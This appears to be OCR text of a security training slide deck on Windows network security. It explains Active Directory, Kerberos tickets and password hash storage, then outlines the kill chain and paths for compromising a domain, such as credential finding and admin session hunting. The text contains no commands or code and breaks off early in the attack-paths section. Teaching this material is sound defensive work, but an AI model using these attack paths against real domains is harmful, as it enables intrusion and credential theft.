
++

Got Shell, Now What?

Windows Network Security

1. Why Are We Talking About This?
2. Intro to Active Directory
3. Authentication & Authorisation
4. Attack Paths
5. Active Directory Enumeration
6. Lateral Movement

++
Active Directory



Sign in to: CORP

Type domain name\domain user name to sign in to another domain.

Type PKZ-TSZI01KZ1\local user name to sign in to this PC only (not a domain).

++


Active Directory

Centralised repository for authentication & authorisation, security policy

- User accounts (passwords, attributes)
- Group membership
- Workstations, servers, printers etc.
- Group Policy Objects (GPO)
- Domain info and trust relationships

++

Active Directory – A Typical Network



++

Active Directory

Important Definitions

- Domain – collection of accounts, systems etc
- Forest – group of linked domains
- Domain Controller – server holding all information about a domain
- Domain Administrator – user account with administrative access to the domain

++

Windows Domains – Core Technologies

LDAP

- Repository of directory information
- Stores usernames, passwords, group memberships

Kerberos

- Centralised authentication – Single Sign On

DNS

- Links system names in a domain to their IPs

Windows Network Security

1. Why Are We Talking About This?
2. Intro to Active Directory
3. Authentication & Authorisation
4. Attack Paths
5. Active Directory Enumeration
6. Lateral Movement

++

LDAP

Lightweight Directory Access Protocol

+ Repository of directory information
+ Stores usernames, passwords, group memberships, permissions etc

++

Kerberos

Centralised Authentication & Authorisation protocol

- Allows systems and users to authenticate each other without transferring credentials
- Users/Systems authenticate to Kerberos server
- Kerberos server issues tickets to users/systems
- Users/systems trust Kerberos server, authenticate using said tickets

++

LDAP + Kerberos

LDAP

+ Contains data on users/systems, defines groups and permissions

Kerberos

+ Authenticates entities against credentials stored in the domain controller

Services authenticate users' Kerberos tickets, query LDAP for user groups and permissions

++

Kerberos – Key Definitions

- TGS – Ticket Granting Service
  Kerberos ticket management service

- KDC – Key Distribution Center
  Handles creation of tickets, part of TGS


- AS – Authentication Service
  Authenticates users, part of KDC/TGS

- TGT – Ticket Granting Ticket
  Issued by KDC, used to request service tickets

- Service Tickets
  Service-specific tickets, issued by the KDC when a valid TGT is presented as part of a request to auth to a service

++

Kerberos


Authentication
Server (AS)
auth
request
A,B
Client/TGS
TGT
Client
C, D
TGT
authenticator
E, F
Client_to_server ticket
Client/server
E, G
Client_to_server ticket
authenticator
Service
Server (SS)
H
time auth

++

Password Storage in Active Directory

Passwords stored in hashed form use two hashing schemas

- LANMAN
- NT Hashes

Both stored by default in NT, 2k, XP, 2k3.

Since Vista, only NT hashes stored by default

Windows Network Security

1. Why Are We Talking About This?
2. Intro to Active Directory
3. Authentication & Authorisation
4. Attack Paths
5. Active Directory Enumeration
6. Lateral Movement

++

Attack Paths – The Cyber Killchain

Reconnaissance
Weaponisation
Delivery
Network Boundary
Exploitation
Installation
Command and Control
Actions on Objectives
(rinse/repeat as necessary)

MWR LABS

++

Attack Paths – The Cyber Killchain

Reconnaissance
Weaponisation
Delivery
Network Boundary
Exploitation
Installation
Command and Control
Actions on Objectives
(rinse/repeat as necessary)

++

Attack Paths

Goal: Compromise Domain

Several attack paths:

- Traditional exploits
- Finding Credentials
- Admin session hunting
- Misconfigured ACLs on Active Directory objects

++

Attack Paths

Goal: Compromise Domain

Several attack paths:

- Traditional exploits
